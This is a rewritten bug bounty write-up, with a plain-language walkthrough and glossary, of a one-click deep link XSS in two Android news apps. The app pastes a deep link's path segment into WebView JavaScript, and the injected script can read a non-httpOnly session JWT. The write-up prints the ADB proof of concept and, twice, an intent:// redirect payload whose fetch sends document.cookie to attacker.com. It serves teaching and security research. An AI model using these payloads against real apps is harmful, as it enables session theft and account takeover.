One-Click Cookie Theft via Deep Link XSS (But Deep Links Are Out of Scope)
Two Android news apps loaded a deep link's last path segment directly into a JavaScript string inside a WebView running under the company's main domain, with no sanitisation. An attacker could craft a link that breaks out of the string, runs script in that origin, and reads the non-httpOnly session cookie, stealing the session in one click.
 Published on abdelnasserr.medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was the deep link handling in two Android news apps belonging to a major European media conglomerate. Both apps contain a specific content page that loads data into a WebView through loadDataWithBaseURL(). The base URL passed to that call is the company's main domain, so any script that ends up in the loaded HTML executes under that origin.
The deep link URL carries a content identifier as its last path segment. The app extracts that segment and concatenates it directly into a JavaScript string, with no sanitisation. Because the page runs under the main domain's origin, injected JavaScript can read the session cookie. That cookie is a JWT containing the user's email, account ID and session ID, and it has no httpOnly flag, so document.cookie returns it.

The researcher found the same bug in two of the conglomerate's apps. The report was closed as "Out of Scope" because the program lists "Intent / deep-link issues" as out of scope.
Setup
The report describes no accounts, roles or tooling beyond ADB for confirming execution. The preconditions are:
- An Android device with one of the two affected apps installed.
- The intent URL names the package
com.redacted.appand thehttpsscheme. - A victim who can be persuaded to open a link, since the full attack is delivered as a web page that redirects into the app.
Finding it
The starting point was the deep link handling itself. The ContentFragment takes a URL from the deep link, extracts its last path segment, and places it into a JavaScript string inside loadDataWithBaseURL():
String itemId = extractLastPathSegment(deepLinkUrl);
webView.loadDataWithBaseURL(CONTENT_BASE_URL, "<script>" + "window.__config = { itemId: '" + itemId + "' };" + "</script>", null, null, null);
There is no sanitisation on itemId. The value is wrapped in single quotes inside the script, so breaking out of the string only requires a single quote. Since CONTENT_BASE_URL is the company's main domain, the resulting script runs in that origin rather than in an opaque or file origin, which is what makes the cookie readable.
Exploitation
Step 1: Confirm script execution with ADB
The researcher first confirmed that the injected JavaScript executes by launching the deep link directly on the device:
am start -a android.intent.action.VIEW \ -d "https://redacted.com/content-page/~x'+alert(1337)+'"
The last path segment is ~x'+alert(1337)+', and the report says execution can be confirmed this way via ADB. An alert appearing in the WebView confirms execution.
Step 2: Deliver the payload to a victim
For the full attack, the victim clicks a link to a page hosting an intent:// deep link. That page redirects the victim into the app with the XSS payload:
<script> window.location = "intent://redacted.com/content-page/" + "~x'+fetch('https://attacker.com/collect?c='+document.cookie)+'" + "#Intent;scheme=https;package=com.redacted.app;end";</script>
The intent:// URL targets the content page path, with the payload as the last path segment. The #Intent; fragment specifies scheme=https and package=com.redacted.app. The payload is ~x'+fetch('https://attacker.com/collect?c='+document.cookie)+', which breaks out of the string and sends the cookie to the attacker's endpoint.
Step 3: Cookie exfiltration
The app loads the payload into the WebView under the main domain's origin. The session cookie, a JWT with email, account ID and session ID, has no httpOnly flag, so document.cookie returns it and the fetch call sends it to the attacker's webhook. One click is enough to steal the full session.
Root cause
The mistake is string concatenation of untrusted input into executable JavaScript. extractLastPathSegment() returns attacker-controlled text from the deep link, and that text is interpolated into a <script> block passed to loadDataWithBaseURL() without escaping or validation. Wrapping the value in single quotes is not a defence, because a single quote in the input terminates the string literal.
The second half of the root cause is the base URL. Because CONTENT_BASE_URL is the company's main domain, the WebView treats the loaded document as same-origin with that domain, so the injected script can read cookies scoped to it. The missing httpOnly flag on the session cookie turns that same-origin script execution into direct session theft. Had the cookie been httpOnly, the script could not have read it through document.cookie.
Impact
An attacker who gets a victim to click one link can execute JavaScript in the WebView under the main domain's origin and exfiltrate the session cookie. That cookie is a JWT containing the user's email, account ID and session ID, so possession of it amounts to full session theft, which the researcher describes as a one-click account takeover. The attack requires the victim to open the attacker's page and be redirected into the app, and it applies to users of the two affected apps. The program nonetheless closed the report as out of scope, citing its exclusion of "Intent / deep-link issues".
Fix
The report does not describe any fix being applied. The takeaway it states is to never concatenate URL path segments into JavaScript strings.
Variants to test
- Other WebView loaders with a base URL. Look for
loadDataWithBaseURL()calls where any part of the HTML or script is built from a deep link, intent extra or query parameter. A positive result is an alert or afetchto a listener you control appearing when the deep link is opened. - Other string contexts in generated script. Look for other places where deep link input is placed inside quoted JavaScript strings. A positive result is that a quote or backtick in the input changes the structure of the generated script.
- Cookie readability. Check whether session cookies for the base URL's domain carry
httpOnly. A positive result isdocument.cookiereturning the session token from inside the WebView. - Deep link delivery paths. Test whether an
intent://URL withpackage=andscheme=can be triggered from a web page the victim visits, as in this report. - Scope wording. Where a program excludes "deep-link issues", check whether the same input also reaches a WebView script context. A positive result is a reportable impact, such as cookie theft, that goes beyond navigation handling.
What happened, in plain words
A security researcher looked at two Android news apps made by a large European media company. Both apps have a feature where a link can open a specific content page inside the app. That kind of link is called a deep link: a web address that, instead of opening a website in a browser, tells the phone to open a particular app and jump straight to a particular screen.
The content page inside the app does not show a normal web page. It builds a small piece of web content on the fly and displays it in a WebView. A WebView is a mini browser built into an app: the app can show web pages without sending you to Chrome or Safari. To build that content, the app takes part of the deep link (the last piece of the address) and pastes it into a small JavaScript program. JavaScript is the language web pages use to run code in a browser.
The problem is that the app pastes that piece of the address in without checking it. If the piece contains a single quote character, it can break out of the place where the app meant to put a harmless value, and the rest of the text becomes code that the app runs. This kind of bug is called cross-site scripting, or XSS: untrusted text ends up being treated as executable code.
Because the app tells the WebView that the page belongs to the company's main website, the injected code runs as if it were part of that website. That matters because the app's login cookie is stored for that website. A cookie is a small piece of data a site or app keeps on your device to remember who you are; here it is a JWT, a token that contains the user's email, account ID and session ID. The cookie is not marked httpOnly, a setting that would stop JavaScript from reading it. So the injected code can simply read the cookie and send it to a server the attacker controls.
The researcher found the same bug in two of the company's apps. The victim only has to click one link. The report was closed as "Out of Scope" because the bug bounty program lists "Intent / deep-link issues" as out of scope. In other words, the company decided the report did not count, even though the result is a full account takeover.
Background: the pieces involved
Before walking through the steps, here are the pieces you need to recognise.
- Deep link: a link that opens an app instead of a website. On Android, a link can carry an
intent://prefix, which is a way of saying "Android, please hand this to an app". The link can name the app's package (its unique identifier on the phone) and the scheme (herehttps). - WebView: a browser view embedded inside an app. The app controls what it loads and under which website address (origin) the content is considered to live.
- Origin: the combination of scheme, host and port that a browser uses to decide which site a page belongs to. Content loaded under the company's main domain origin can read cookies that belong to that domain.
- Cookie: a small key/value store that a site or app uses to remember a session. A session cookie is what keeps you logged in.
- JWT: JSON Web Token, a compact token format. Here the token contains the user's email, account ID and session ID.
httpOnly: a cookie flag. When set, JavaScript cannot read the cookie throughdocument.cookie. When missing, any script running on the page can read it.- XSS (cross-site scripting): a vulnerability where untrusted input is treated as code. The input here comes from a URL, so it is a reflected-style XSS delivered through a deep link.
- ADB: Android Debug Bridge, a command-line tool used by developers and testers to talk to an Android device from a computer. It can start activities (screens) with a specific intent.
fetch: a JavaScript function that makes an HTTP request. Attackers use it to send stolen data to their own server.- Webhook / collector endpoint: a URL on the attacker's server that receives the stolen data.
Setup
The report describes no accounts, roles or tooling beyond ADB for confirming execution. The preconditions are:
- An Android device with one of the two affected apps installed.
- The intent URL names the package
com.redacted.appand thehttpsscheme. - A victim who can be persuaded to open a link, since the full attack is delivered as a web page that redirects into the app.
Finding it
The starting point was the deep link handling itself. The ContentFragment takes a URL from the deep link, extracts its last path segment, and places it into a JavaScript string inside loadDataWithBaseURL():
String itemId = extractLastPathSegment(deepLinkUrl);
Line by line:
String itemId = ...declares a variable calleditemIdthat will hold text.extractLastPathSegment(deepLinkUrl)takes the deep link URL and returns the last piece of its path. For example, inhttps://example.com/content-page/123, the last segment is123. The app treats this as the content identifier.- The result is stored in
itemIdwith no validation. Whatever the link contains becomes the value.
webView.loadDataWithBaseURL(CONTENT_BASE_URL, "<script>" + "window.__config = { itemId: '" + itemId + "' };" + "</script>", null, null, null);
Line by line:
webView.loadDataWithBaseURL(...)tells the WebView to load HTML that is supplied as a string, while pretending the page lives at a given base URL. The first argument is that base URL,CONTENT_BASE_URL, which is the company's main domain.- The second argument is the HTML itself. It is built by gluing strings together with
+. "<script>"opens a script block."window.__config = { itemId: '" + itemId + "' };"builds a JavaScript object assignment. The value ofitemIdis placed between two single quotes. This is the dangerous part: the app assumesitemIdcontains no quote characters."</script>"closes the script block.- The three
nullarguments are not described in the report.
There is no sanitisation on itemId. The value is wrapped in single quotes inside the script, so breaking out of the string only requires a single quote. Since CONTENT_BASE_URL is the company's main domain, the resulting script runs in that origin rather than in an opaque or file origin, which is what makes the cookie readable.
Exploitation
Step 1: Confirm script execution with ADB
The researcher first confirmed that the injected JavaScript executes by launching the deep link directly on the device:
am start -a android.intent.action.VIEW \ -d "https://redacted.com/content-page/~x'+alert(1337)+'"
Line by line:
am startis the Android activity manager command, run through ADB. It asks the phone to start something.-a android.intent.action.VIEWsets the action to VIEW, which means "open this thing".-d "https://redacted.com/content-page/~x'+alert(1337)+'"supplies the data, here a URL. The last path segment is~x'+alert(1337)+'.- The backslash at the end of the first line is a shell line continuation; the command is one line.
The last path segment is ~x'+alert(1337)+', and the report says execution can be confirmed this way via ADB. An alert appearing in the WebView confirms execution.
Why this step: before building a full attack, the researcher needed to know that the app really does run the injected text as code. An alert box is a harmless, visible signal.
Step 2: Deliver the payload to a victim
For the full attack, the victim clicks a link to a page hosting an intent:// deep link. That page redirects the victim into the app with the XSS payload:
<script> window.location = "intent://redacted.com/content-page/" + "~x'+fetch('https://attacker.com/collect?c='+document.cookie)+'" + "#Intent;scheme=https;package=com.redacted.app;end";</script>
Line by line:
<script>starts a JavaScript block on the attacker's web page.window.location = ...tells the browser to navigate to a new address."intent://redacted.com/content-page/"is the beginning of the deep link. Theintent://prefix tells Android to hand the URL to an app rather than to a browser.+ "~x'+fetch('https://attacker.com/collect?c='+document.cookie)+'"appends the payload as the last path segment. The payload is~x'+fetch('https://attacker.com/collect?c='+document.cookie)+'.+ "#Intent;scheme=https;package=com.redacted.app;end"appends the Android intent fragment.scheme=httpssays the URL should be treated as an HTTPS URL, andpackage=com.redacted.appnames the app that should receive it.endcloses the fragment.</script>closes the script block.
The intent:// URL targets the content page path, with the payload as the last path segment. The #Intent; fragment specifies scheme=https and package=com.redacted.app. The payload is ~x'+fetch('https://attacker.com/collect?c='+document.cookie)+', which breaks out of the string and sends the cookie to the attacker's endpoint.
Why this step: the researcher cannot make the victim type an ADB command. Instead, the victim visits a normal web page, and that page immediately redirects the phone into the app with the malicious deep link. The victim only clicks once.
Step 3: Cookie exfiltration
The app loads the payload into the WebView under the main domain's origin. The session cookie, a JWT with email, account ID and session ID, has no httpOnly flag, so document.cookie returns it and the fetch call sends it to the attacker's webhook. One click is enough to steal the full session.
Root cause
The mistake is string concatenation of untrusted input into executable JavaScript. extractLastPathSegment() returns attacker-controlled text from the deep link, and that text is interpolated into a <script> block passed to loadDataWithBaseURL() without escaping or validation. Wrapping the value in single quotes is not a defence, because a single quote in the input terminates the string literal.
The second half of the root cause is the base URL. Because CONTENT_BASE_URL is the company's main domain, the WebView treats the loaded document as same-origin with that domain, so the injected script can read cookies scoped to it. The missing httpOnly flag on the session cookie turns that same-origin script execution into direct session theft. Had the cookie been httpOnly, the script could not have read it through document.cookie.
Impact
An attacker who gets a victim to click one link can execute JavaScript in the WebView under the main domain's origin and exfiltrate the session cookie. That cookie is a JWT containing the user's email, account ID and session ID, so possession of it amounts to full session theft, which the researcher describes as a one-click account takeover. The attack requires the victim to open the attacker's page and be redirected into the app, and it applies to users of the two affected apps. The program nonetheless closed the report as out of scope, citing its exclusion of "Intent / deep-link issues".
Fix
The report does not describe any fix being applied. The takeaway it states is to never concatenate URL path segments into JavaScript strings.
Variants to test
- Other WebView loaders with a base URL. Look for
loadDataWithBaseURL()calls where any part of the HTML or script is built from a deep link, intent extra or query parameter. A positive result is an alert or afetchto a listener you control appearing when the deep link is opened. - Other string contexts in generated script. Look for other places where deep link input is placed inside quoted JavaScript strings. A positive result is that a quote or backtick in the input changes the structure of the generated script.
- Cookie readability. Check whether session cookies for the base URL's domain carry
httpOnly. A positive result isdocument.cookiereturning the session token from inside the WebView. - Deep link delivery paths. Test whether an
intent://URL withpackage=andscheme=can be triggered from a web page the victim visits, as in this report. - Scope wording. Where a program excludes "deep-link issues", check whether the same input also reaches a WebView script context. A positive result is a reportable impact, such as cookie theft, that goes beyond navigation handling.
Glossary
- ADB (Android Debug Bridge): a command-line tool that lets a computer send commands to an Android device, including starting apps with a specific link.
- Android package: the unique identifier of an app on a phone, such as
com.redacted.app. - Cookie: a small piece of data stored by a site or app to remember things about you, such as your logged-in session.
- Cross-site scripting (XSS): a bug where untrusted input is treated as code and runs in a page or app.
- Deep link: a link that opens a specific screen inside an app instead of a website.
document.cookie: the JavaScript way of reading and writing cookies that are not markedhttpOnly.fetch: a JavaScript function that sends an HTTP request, often used to send data to a server.httpOnly: a cookie setting that hides the cookie from JavaScript.- Intent: Android's message format for asking the system to perform an action, such as opening a URL in a specific app.
intent://URL: a URL scheme that tells Android to hand the link to an app, optionally naming the package and scheme.- JavaScript: the programming language that runs in browsers and WebViews.
- JWT (JSON Web Token): a compact token format that can carry information such as a user's email, account ID and session ID.
- Origin: the scheme, host and port that define which site a page belongs to; content from one origin can read that origin's cookies.
- Path segment: one piece of a URL path between slashes; the last segment here is used as the content identifier.
- Sanitisation: cleaning or validating input so it cannot break out of the place it is inserted into.
- Session cookie: the cookie that keeps a user logged in.
- Session ID: an identifier for a logged-in session, contained in the JWT here.
- String concatenation: joining pieces of text together with
+; dangerous when one piece is untrusted and the result is code. - WebView: a browser view embedded inside an app, controlled by the app.
- Webhook / collector endpoint: a URL on an attacker's server that receives stolen data.




